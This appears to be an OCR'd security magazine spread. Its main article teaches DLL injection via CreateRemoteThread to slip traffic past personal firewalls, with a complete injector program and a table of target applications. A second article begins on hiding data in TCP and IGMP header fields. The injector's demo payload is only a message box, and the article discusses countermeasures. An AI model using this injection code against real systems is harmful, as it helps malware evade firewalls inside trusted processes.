


Figure 1. *Connections without Internet access blocked by a firewall*

Listing 1. *CreateRemoteThread() function – a prototype*

```
HANDLE CreateRemoteThread
(
  HANDLE hProcess,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  SIZE_T dwStackSize,
  LPTHREAD_START_ROUTINE lpStartAddress,
  LPVOID lpParameter,
  DWORD dwCreationFlags,
  LPDWORD lpThreadId
);
```

Windows, Processes and Threads

In former times, the MS Windows operating system was not able to execute more than one program simultaneously, it was a so-called single-tasking operating system. With modernisation, a new model called multi-tasking was implemented. This meant that more programs could be executed at the same time. A running instance of a program is called a process. Computing time and RAM space have to be partitioned since every process needs its own, so a process can be seen as an allocation of computing time and RAM for different tasks.

However, it is not the process itself that executes something, but the so-called *threads*. Every process has at least one thread that executes commands and runs in the virtual address space of its host process (that is the part of RAM allocated to the process by the operating system). A process can have more than one thread, a property called multi-threading, but threads cannot exist without a rocess as it is a kind of habitat for them. Basically, no process has access to the address space of another process, but in Windows NT and derivatives it is possible to move a thread from one section of the address space to another, even into the address space of another process, and to execute it afterwards, and this is what can be exploited.

Finding Appropriate Processes

There are two possibilities to detect an application: by its executable name or by its window title. There are probably more secure methods like fake communications with these processes, but surely both mentioned approaches are the easiest. You have to think carefully about which of these methods to use for which program. For example, *Internet Explorer*'s window title changes with every website our victim visits (since it is the same as the name of the website). In this case, detection by window name is useless, but, of course, the *.exe* file name (*iexplore.exe*) does not change.

Furthermore, not all suitable host software (see Table 1) has a window. Detection by *.exe* name is




Figure 2. *Threads attached to privileged processes accepted by a firewall*

Table 1. *Popular programs using networks that can be used as host applications*

Program	Executable name	Program version
Internet Explorer	iexplore.exe	6.0.0
Mozilla Firefox	firefox.exe	1.0.3
Netscape Navigator	netscp.exe	7.1
Opera	opera.exe	8.0
Mozilla	mozilla.exe	1.7.6
Mozilla Thunderbird	thunderbird.exe	1.0
Outlook Express	msimn.exe	6.0
Outlook	outlook.exe	9.0
Eudora	eudora.exe	6.2
Pegasus	Pegasus.exe	4.2
ICQ	icq.exe	5.0.5
ICQ Lite	ICQLite.exe	2.0.3.4
YIM	yim.exe	6.0
AIM	aim.exe	5.1
MSNM	msnm.exe	7.0
Miranda	miranda32.exe	0.3
Trillian	trillian.exe	basic 3.1
Spamihilator	spamihilator.exe	0.9
Shareaza	shareaza.exe	2.1
KaZaA	kazaa.exe	3.0
KazaA Lite	kazaalite.exe	2.6
eMule	emule.exe	0.4.5
dDonkey	edonkey.exe	0.5
eDonkey 2000	edonkey2000.exe	1.1
Bittorrent	BitTorrent-4.0.1.exe	4.0.1
Azureus	Azureus.exe	2.2
WinMX	WinMX.exe	3.5

the first method to consider then – as a definitely more secure method – but maybe there are programs that do not have a fixed *.exe* name, so it will be useful to have a second one.

To find all running processes, you may use the `CreateToolhelp32Snapshot()` function provided by the Microsoft Windows API:

```
HANDLE WINAPI
  CreateToolhelp32Snapshot
  (
    DWORD dwFlags,
    DWORD th32ProcessID
  );
```

For the first DWORD parameter we use `TH32CS_SNAPPROCESS`, since we only want processes (not threads!), for the second we use 0 (it would be ignored anyway). Afterwards you can use `Process32First()` and `Process32Next()` functions to scan through the snapshot and look for appropriate *.exe* names.

Now we only have to determine the process handle (we need one for `CreateRemoteThread()` function) of one of the suitable processes. Therefore, we have to take a ProcessID (which is stored inside the snapshot as well) and call the `OpenProcess()` function so that we gain a valid process handle. A function that tries to open a handle to an *iexplore.exe* process is presented in Listing 2.

Firstly, a snapshot of all running processes is taken and its accessibility is verified. Afterwards, the function seeks out processes named *iexplore.exe* inside the snapshot by using the `Process32First()` and `Process32Next()` functions. Provided that it finds a suitable process, a handle to this process is finally opened by using the `OpenProcess()` function (since full access to the process is required, the `PROCESS_ALL_ACCESS` flag is used). If this attempt is successful, a thread can be attached to this process.

To execute `OpenProcess()` successfully, you do not need special rights as long as the target process is running under the same user account as our application. This means that, as long as the user has executed the target process, it can be injected from our application – assuming that nothing has changed the process access rights, but that is the worst case scenario.

Attaching the Thread to a Host Process

Now that we have a valid handle of an appropriate process, we can try to attach our threadfunction as a thread to this application. The threadfunction has to be compiled as a DLL (*Dynamically Linked Library*). A sample function that will be called from within the remote application is shown in Listing 3. It just displays a message box when the thread is started and stopped – the precise procedure is not relevant. The *.dll* file itself is named *test.dll* and is located in the same directory as our executable file. The code in Listing 3 is complete, you just have to compile it as a DLL. The procedure to do that changes from IDE to IDE, but looking for a menu entry called *New DLL file* or similar is a great idea.

The `DllMain()` function checks whether the thread gets attached or detached and displays a messagebox by calling the `OnProcess()` function that uses the `MessageBox()` function to output the text *Attach* or *Detach*.

With all the preparations made we can finally try to inject this *.dll* into the host process. To do so, we must allocate a page of memory in the target process for our code via `VirtualAllocEx()`, write the code into target memory by using `WriteProcessMemory()` and finally execute `CreateRemoteThread()` with the gathered data. Additionally, the following variables have to be declared:

- `LPVOID RemoteFileName`,
- `TCHAR ModuleFileName[MAX _ PATH]`,
- `LPTSTR FileName`,
- `HANDLE hRemoteThread`,
- `HINSTANCE RemoteModule`.

Listing 2. *A function that tries to open a handle to iexplore.exe*

```
#include <windows.h>
#include <tlhelp32.h>
#include <stdio.h>
BOOL FindInternetExplorer( )
{
  HANDLE hProcessSnap;
  HANDLE hProcess;
  PROCESSENTRY32 pe32;
  hProcessSnap = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS, 0 );
  if( hProcessSnap == INVALID_HANDLE_VALUE )
  {
    return( FALSE );
  }
  pe32.dwSize = sizeof( PROCESSENTRY32 );
  if( !Process32First( hProcessSnap, &pe32 ) )
  {
    CloseHandle( hProcessSnap );
    return( FALSE );
  }
  do
  {
    if( strcmp( pe32.szExeFile, "iexplore.exe") == 0 )
    {
      hProcess = OpenProcess(PROCESS_ALL_ACCESS,FALSE,pe32.th32ProcessID);
      if ( hProcess != NULL )
      {
        // Here we can attach our thread
      }
      CloseHandle( hProcess );
    }
  } while( Process32Next( hProcessSnap, &pe32 ) );
  CloseHandle( hProcessSnap );
  return( TRUE );
}
```

Listing 3. *Sample function to be called from within the remote application*

```
#include <windows.h>

BOOL OnProcess( BOOL Attach )
{
  TCHAR Filename[ MAX_PATH ] = { TEXT('\0') };
  GetModuleFileName( NULL, Filename, MAX_PATH );
  MessageBox( NULL, Filename,
    Attach ? TEXT("Attach") : TEXT("Detach"),
    MB_OK | MB_ICONINFORMATION | MB_TASKMODAL );
  return TRUE;
}
BOOL WINAPI DllMain( HINSTANCE hinstDLL,
  DWORD fdwReason, LPVOID lpvReserved )
  {
  switch( fdwReason )
  {
    case DLL_PROCESS_ATTACH:
      return OnProcess( TRUE );
    case DLL_PROCESS_DETACH:
      return OnProcess( FALSE );
    default:
      return TRUE;
  }
}
```

Listing 4. *Setting the absolute path of a .dll file*

```
ModuleFileName[0] = TEXT('\0');
GetModuleFileName( NULL, ModuleFileName, MAX_PATH );
FileName = &ModuleFileName[lstrlen( ModuleFileName )];
while ( FileName > &ModuleFileName[0]
  && FileName[0] != TEXT('\\') && FileName[0] != TEXT('/') )
    FileName--;
if ( FileName[0] != TEXT('\0') )
  FileName++;
lstrcpy( FileName, TEXT("test.dll") );
```

Listing 5. *Implementing the CreateRemoteThread() function*

```
hRemoteThread = CreateRemoteThread( hProcess, NULL, 0,
  (LPTHREAD_START_ROUTINE)GetProcAddress(
  GetModuleHandle( TEXT("kernel32.dll") ),
    #ifdef UNICODE
      "LoadLibraryW"),
    #else
      "LoadLibraryA"),
    #endif
  RemoteFileName, 0, NULL );
```

Listing 6. *Unloading the code to avoid access violation exception*

```
WaitForSingleObject( hRemoteThread, INFINITE );
GetExitCodeThread( hRemoteThread, (LPDWORD)&RemoteModule );
hRemoteThread = CreateRemoteThread( hProcess, NULL,
  0, (LPTHREAD_START_ROUTINE)GetProcAddress(
  GetModuleHandle( TEXT("kernel32.dll") ), "FreeLibrary"),
  RemoteModule, 0, NULL );
```

Listing 7. *The whole program used for attaching threads to a host application*

```
#include <windows.h>
#include <tlhelp32.h>
#include <stdio.h>

BOOL AttachThread( );

int main( )
{
  AttachThread( );
}
BOOL AttachThread( )
{
  HANDLE hProcessSnap;
  HANDLE hProcess;
  PROCESSENTRY32 pe32;
  DWORD dwPriorityClass;
  LPVOID RemoteFileName;
  TCHAR ModuleFileName[MAX_PATH];
  LPSTR FileName;
  HANDLE hRemoteThread;
  HINSTANCE RemoteModule;
  hProcessSnap = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS, 0 );
  if( hProcessSnap == INVALID_HANDLE_VALUE )
  {
```

Continued on next page

The `RemoteFileName` variable is needed for allocating RAM memory, `ModuleFileName` and `FileName` are required for ascertaining the DLL's absolute path, `hRemoteThread` will contain the handle of our remote thread and finally the `RemoteModule` variable presents the instance of the remote DLL file.

As a process handle we will use the `hProcess` variable from Listing 2. Firstly, the absolute path of our *.dll* file has to be set (see Listing 4).

The complete path of our own application is ascertained with the `GetModuleFileName()` function. Usually you determine a DLL file name with it, but since we are using NULL for the first parameter (which represents the module we are looking for), the function returns the path to our application. The second parameter defines the variable that receives the value and the third is the size of the buffer used for the filename. Now we should have something like *C:\path\to\our\program\executable.exe.* Now we need the path to our *.dll* (which is located in the same directory as the executable file), so we look for the first backslash inside the `ModuleFileName` variable from right to left (so that we know at which position the application filename starts) and replace the application's *.exe* name with our DLL file name to get a value like *C:\path\to\our\program\test.dll.*

Then, we allocate a page of memory in the target process:

```
RemoteFileName = VirtualAllocEx(
  hProcess, NULL, MAX_PATH,
  MEM_COMMIT, PAGE_READWRITE);
```

The first parameter is the process handle. Then the starting address is defined (since we are using NULL, the function determines the allocation region for us). The third parameter defines the size of the region of memory to allocate (in bytes, but we want as much as possible of course) and then the type of memory allocation is set (other possibilities would be `MEM_RESET` and

MEM _ RESERVE, but not in our case). Finally, memory protection for the region of pages to be allocated is set – PAGE _ READWRITE gives us both read and write access.

Afterwards, we write the code into the target memory:

```
WriteProcessMemory(
  hProcess, RemoteFileName,
  ModuleFileName, MAX_PATH,
  NULL );
```

Again, the first parameter defines the process handle. The second represents a pointer to the base address in the specified process to which data is written (complies with the return value of the VirtualAllocEx() function) and the third parameter is a pointer to the buffer containing data to be written into the address space (it was defined first). Afterwards, the number of bytes to be written is passed and in a final step a pointer to a variable that receives the number of bytes transferred can be defined (although we are not using it).

Now, the magic moment has come. At long last we can execute the code from within the remote process. Therefore we use the CreateRemoteThread() function (see Listing 5).

First, we pass the process handle again. The second parameter is a pointer to a security attributes structure (we do not use it), the third defines the initial stack size in bytes (since we use 0, the default size for the executable is used). Then the pointer to our thread function is ascertained by using the GetProcAddress() function and passed to the function and here you have to check whether you compiled your code as UNICODE or ANSI (that is the difference between LoadLibraryW and LoadLibraryA). The sixth parameter is a pointer to a variable that is passed to our thread. The penultimate parameter presents a creation flag (you can set the CREATE _ SUSPENDED flag to start the thread suspended) and the last one is a pointer to a variable

Listing 7. *The whole program used for attaching threads to a host application cont.*

```
  return( FALSE );
 }
 pe32.dwSize = sizeof( PROCESSENTRY32 );
   if( !Process32First( hProcessSnap, &pe32 ) )

 {
  CloseHandle( hProcessSnap );
  return( FALSE );
 }
 do
 {
  if( strcmp(pe32.szExeFile,"iexplore.exe") == 0 )
  {
   hProcess = OpenProcess(
    PROCESS_ALL_ACCESS,FALSE,
    pe32.th32ProcessID);
   if ( hProcess != NULL )
   {
    RemoteFileName = VirtualAllocEx(
     hProcess, NULL, MAX_PATH,
     MEM_COMMIT, PAGE_READWRITE);
    if( RemoteFileName )
    {
     ModuleFileName[0] = TEXT('\0');
     GetModuleFileName( NULL, ModuleFileName, MAX_PATH );
     FileName = &ModuleFileName[lstrlen( ModuleFileName )];
     while ( FileName > &ModuleFileName[0] && FileName[0] != TEXT('\\')
      && FileName[0] != TEXT('/') )
       FileName--;
     if ( FileName[0] != TEXT('\0') )
      FileName++;
     lstrcpy( FileName, TEXT("test.dll") );
     if( WriteProcessMemory(
      hProcess, RemoteFileName,
      ModuleFileName, MAX_PATH, NULL ) )
      {
       hRemoteThread = CreateRemoteThread( hProcess,
        NULL, 0, (LPTHREAD_START_ROUTINE)GetProcAddress(
        GetModuleHandle( TEXT("kernel32.dll") ),
         #ifdef UNICODE
          "LoadLibraryW"),
         #else
          "LoadLibraryA"),
         #endif
        RemoteFileName, 0, NULL );
       WaitForSingleObject( hRemoteThread, INFINITE );
       GetExitCodeThread( hRemoteThread, (LPDWORD)&RemoteModule );
       hRemoteThread = CreateRemoteThread( hProcess,
        NULL, 0, (LPTHREAD_START_ROUTINE)GetProcAddress(
        GetModuleHandle(
         TEXT("kernel32.dll") ), "FreeLibrary"),
         RemoteModule, 0, NULL );
       VirtualFreeEx( hProcess, RemoteFileName, 0, MEM_RELEASE );
       CloseHandle(hRemoteThread);
     }
    }
   }
   CloseHandle( hProcess );
  }
 } while( Process32Next( hProcessSnap, &pe32 ) );
 CloseHandle( hProcessSnap );
 return( TRUE );
}
```

that receives the thread identifier (not used in our case). That is all, now the code gets executed!

We have to unload it again, otherwise an access violation exception is raised when the target process shuts down (see Listing 6). First, we wait until our thread exits for an `INFINITE` period of time and determines the `ExitCode` of the thread. Then we unload it by passing the `ExitCode` to the `CreateRemoteThread()` function and using `FreeLibrary` inside the `GetModuleHandle()` function.

The whole application we have just written can be seen in Listing 7.

Communication Between Remote Thread and Our Application

The multitude of possibilities to communicate with another application, thread or process is tremendous. But since each one of these methods is unbelievably complex – even a very fundamental introduction to *Memory Mapped Files* provided by MSDN is 14 pages long – covering them would exceed our scope. Nevertheless, here is a brief summary:

The WM_COPYDATA Message

An application sends the `WM_COPYDATA` message to pass data to another application. To send this message, the `SendMessage()` function is used. One has to keep an eye on the data being passed, it should not contain pointers or references to objects that are not accessible to the application receiving the data. While the message is being sent, the referenced data must not be changed.

Memory Mapped Files (MMF)

Memory Mapped Files are files that can be mapped into the address space of one or more processes. In this way, interprocess communication is possible, but limited to processes that run on the same system. Network communications are not feasible (that is the case with named pipes).

Named Pipes

A *named pipe* is an extension of the classical pipe concept on UNIX systems (but of course possible also on Windows systems) and is one of the methods for interprocess communication. The design of named pipes is like a client-server communication. They are not permanent and cannot be created as special files. Named pipes are very rarely seen by users.

Shared Memory

Shared memory is an efficient way of interprocess communication. One program creates a memory portion that can be accessed by other processes. However, it is comparatively complex to implement.

Now you should check out what you need and then choose the method best suited to your requirements.

Countermeasures

Striking simplicity up to this point, now it gets really interesting. It seems that there is no viable solution for this problem, so should any of you have a flash of genius, do not hesitate and publish it. Here are some unsatisfactory cogitations.

User-sided Protection Methods

You, as a user, can protect yourself by not creating any everlasting permissions. Furthermore, some firewalls allow connections on all ports if you acknowledge one special port as standard. You have to set the ports manually for safer security rules then – for example, your e-mail client uses ports 110 and 25, so only these ports have to be allowed in your security rule; some use other ports, however, so you can use these ports specifically for firewall security rules. But even with this precautionary measure, it is very hard for you to make out if a connection attempt from an injected process is regular or not. As you already know, the attempt looks like it is being initiated by this process.

Host Application-sided Protection Methods

This exists in theory, but it seems impossible to engineer this method in the real world. The best – and most implausible – approach is a self-protection function with which every potential host application has to be equipped. The function ensures that there is no alien thread working in the application's virtual address space, and it could even terminate such threads (and threats as well). The shortfall is that every single software developer would have to implement an appropriate feature to their products (for they are the only ones who know if a thread is unwanted or not, which makes it impossible to develop one application that can scan any common process for malicious injections).

Afterword

I hope our approach has been clarified in principle. What seems to be clear in the end is that it is hard to protect against attacks based on such injections. However, there is one firewall – called *Tiny* – which is able to detect hijacks by hooking `CreateRemoteThread()` calls, but many are vulnerable, and even *Tiny* is not able to tell you if a detected injection is malicious or useful. If you would like further information about the functions used, MSDN should be your first port of call. Every single Windows API function is illustrated there. ■

On the Net


- *http://www.msdn.microsoft.com – The Microsoft Developer Network*,
- *http://www.winapi.org* – a site on programming in Windows.

This is the best solution.
It's your turn now...

WYDAWNICTWO
Software

Network Steganography – Hiding Data in TCP/IP Headers

Łukasz Wójcicki



Due to errors in the design of the TCP/IP protocol stack, data hidden in network datagrams can become a serious threat. Network steganography takes advantage of superfluous bits in both mandatory and optional TCP header fields.

The origins of steganography (from the Greek *steganos* meaning hidden or secret and *graphos* meaning written or drawn) have their roots in the ancient world. The term translated from Greek means *hidden writing*. Even then people were trying to conceal information from a stranger or enemy in ways such as transferring information to a piece of wood, which was then covered with dark wax. The goal of steganography is to hide the means of communication, which makes it different from classical cryptography in which one tends to encode information in order to make it illegible to persons who are not authorised to read it.

Network steganography is a specific kind of steganography, in which information is being hidden within the Internet communication protocol. The term *covert channel* is reserved for these protocols, which makes it possible (once the source is hidden) to send messages to trusted sites and efficiently receive them at the other end. The idea of a *covert channel* is explained in Figure 1.

The reason why it is possible to hide messages in the communication protocol lies in its poor design. Therefore, it will prove beneficial to learn all about the flaws of the TCP/IP protocol family (see Inset *The TCP/IP protocol*), which make it possible to smuggle information to and from protected networks.

What You Will Learn...

- how to hide data in TCP and IGMP headers,
- how to use the *covert_tcp* tool for communication.

What You Should Know...

- you should know the ISO/OSI model,
- you should have at least some basic knowledge of the TCP/IP protocol family.

About the Author

Łukasz Wójcicki is a Ph.D. student at the Warsaw University of Technology. He has worked with several IT companies and has gained a lot of experience in administering computer networks. He is currently responsible for a server at the Telecommunication Institute of the Warsaw UT and works as a programmer for Softax (*http://www.softax.pl*).

The TCP/IP Protocol

The TCP/IP protocol provides a set of semantic and syntactic rules required for communication. They contain details about the message format, the response to a given request and error handling. The protocol is independent of any network device.

TCP/IP is a family of protocols and software providing a wide range of network services. It is the main solution used for data transmission on the Internet.

The TCP/IP protocol family has a layered structure, which means that communication between computers is carried out on separate levels corresponding to any given layer and a separate communication protocol should be created for each of these layers. In an actual computer network, communication is carried out solely in the physical layer.

The TCP/IP protocol family does not guarantee any security with regard to the passing of information – not even the integrity of the transmitted data or the authenticity of the packet sender are guaranteed. In some cases, the protocol's security leaks can be neutralised by some redundancy, which is a direct invitation to use covert channels.

The Key to a Channel

A general schema of sending information in network steganography is presented in Figure 2. The data packet *Pk* is the covert object: it is used to mask or to hide information. The main thing that needs to be done to hide information is the creation of a stego-network packet *Sk*. The sender hides the *Ck* information directed to the recipient within the stego-network packet. The *Sk* packet is created by combining the *Ck* and *Pk* packets. There is also the possibility to use a secret key known only to the sender and the recipient.

Since the data transmission process does not take place in an ideal channel, there exist some randomly generated stego-network packets *Sk**. From the point of view of network communication, if such a situation should occur then the data packets might be sent in the wrong order, which will influence the contents of the hidden message (*Ck**).

Before a stego-network packet reaches its recipient it might have to pass through several intermediate nodes. We will assume that none of them can discover the covert channel. In other words, the intermediate nodes should not be able to tell the difference between the *Pk* and *Sk* packets. It might also occur that the *Sk* stego-network packet will be dropped due to a lack of the recipient's buffer space. The proposed algorithms do not take such a situation into account – once a packet arrives at the recipient's computer it is processed by a detection algorithm in order to retrieve the hidden information.




Figure 1. *A covert channel*

Manipulating Superfluous Fields in Packet Headers

One of the steganographic algorithms can consist of manipulating superfluous fields in packet headers. It often happens that, at a given point in time, not all the fields contained in the packet header are required for transmission. They can, therefore, be used for smuggling various messages.

TCP

The TCP transport layer protocol (see Inset *TCP/IP protocol layers*) was created in order to enable reliable connections between network devices within a complex network environment. A TCP protocol header is presented in Figure 3.

A TCP packet header contains a 6 bit *Flags* field. These bits (see Inset *TCP packet flags*) determine the purpose and contents of a TCP segment. Based on these flags, a network node can tell how to interpret the remaining fields of the header. There exist 64 combinations of respective bits – some of them are




Figure 2. *Network steganography – information passing outline*

superfluous, which enables us to create covert channels.

Most TCP segments have the ACK bit set (the value of the ACK bit is equal to 1) – this is due to the fact that TCP creates a full duplex connection.

A sample superfluous combination of bits can resemble those shown in Figure 4. Such a combination can be interpreted as follows: one of the parties intends to finish the connection (FIN = 1) and, at the same time, confirms that it has received some data (the ACK bit is set). Also, the PSH bit is set in order for the request to be delivered immediately to the application layer. As long as the URG (urgent) bit is not set, the TCP segment contains 16 superfluous bits. They can be used as a covert channel.

A similar surplus of bits exists in all situations in which the URG bit is not set. A set SYN bit can also create combinations with a set ACK bit, or the URG/PSH bit (they cannot both be set simultaneously). If that happens, the remaining bits have no meaning and therefore can be used as a covert channel.

IGMP

The term multicasting means that data is being sent only to a chosen group of network devices. Routers and hosts, which support multicasting, must use the IGMP protocol in order to be able to exchange information regarding the membership of the given hosts to a multicast group. There are two types of messages in the IGMP protocol:

- report messages; from a host to a router – group accession, continuation of group membership, leaving a group,
- query messages; from a router to a host – group monitoring.

During transmission, IGMP is encapsulated into an IP datagram – see Inset *Datagrams*.

An IGMP message has a constant length of 8 bytes (see Inset *IGMP protocol fields*). While it is encapsulated into an IP datagram the protocol field takes on a value of 2. The IGMP message is encapsulated into the IP data-

	bits								
words	0	4	8	12	16	20	24	28	31
1	Source port				Destination port				
2	Subsequent number								
3	Acknowledgment number								
4	Transition		Reserved		Flags	Window			
5	Checksum					Priority			
6	Options						Supplement		
7	Data...								

Figure 3. *A TCP protocol header*

URG	ACK	PSH	RST	SYN	FIN
0	1	1	0	0	1

Figure 4. *A superfluous combination of bits*

TCP Packet Flags

- URG (urgent) – informs us that the sender has switched to urgent TCP mode. This happens when something very important happens on one side of the connection and the other side has to be notified as soon as possible.
- ACK (acknowledgement) – means that one side of the connection is acknowledging the receipt of a data packet.
- PSH (push) – if this flag is set, the TCP receiving module should transmit the data to the corresponding application as soon as possible (push it through).
- RST (reset) – this flag signifies that the connection has been reset.
- SYN (sync) – this flag is set if the given data segment contains the starting number of data which is about to be sent from the given site through the connection.
- FIN (finish) – this flag signifies that the given data segment is the last one to be sent.

TCP/IP Protocol Layers

- *Network interface layer* – receives IP datagrams and transmits them through a given network.
- *Network layer* – responsible for the communication between two machines. It receives packets and information identifying the recipient from the transport layer, encapsulates the packet into an IP datagram, fills its header, checks whether it should be sent directly to the recipient or to a router and transmits the datagram to the network interface.
- *Transport layer* – its main task is to ensure communication between different user applications. This layer is able to control the information flow and ensure reliability. For that reason it causes the recipient to send a confirmation packet if a given packet has been received and retransmits the packet if no confirmation was obtained.
- *Application layer* – on the highest level, users invoke applications which have access to TCP/IP services. The applications interact with one of the transport layer protocols and send or receive data in the form of single messages or a byte stream.

Datagrams

A datagram is the most basic unit of transmitted data. It consists of a header and data. The datagram header contains the sender and recipient addresses and a type field, which identifies the datagram's contents. A datagram (see Figure 5) resembles a physical network frame. The only difference is that, whereas the frame header contains physical addresses, the datagram header consists of IP addresses. A solution in which one datagram is being carried by a network frame is called encapsulation. During this time, the datagram behaves like any other message being passed from one machine to another – it travels in the data field of the frame (see Figure 6).




Figure 5. *The outline of an IP datagram*




Figure 6. *Network frame placement of a datagram*

IGMP Protocol Fields

- IGMP message type (8 bits).
- Max response time – 8 bits; exists only for query messages and defines the maximum time between the moment when the host membership query was sent and the moment in which the host membership report is received; for other messages the field has a value of 0 and is ignored.
- Checksum (16 bits).
- Group address (32 bits) – for general query messages (when the query is sent to all groups) the field is set to 0. For group-specific queries it takes the form of the address of a given group. For membership report messages, the field takes on the multicast group address and for leave group messages – the address of the group which has been left.

gram in such a way that the constant part of the IP header has a size of 20 bytes whereas the IGMP message has 8 bytes. While a packet containing IGMP travels the network it follows regular rules: it can be lost, duplicated or be prone to other sorts of errors.

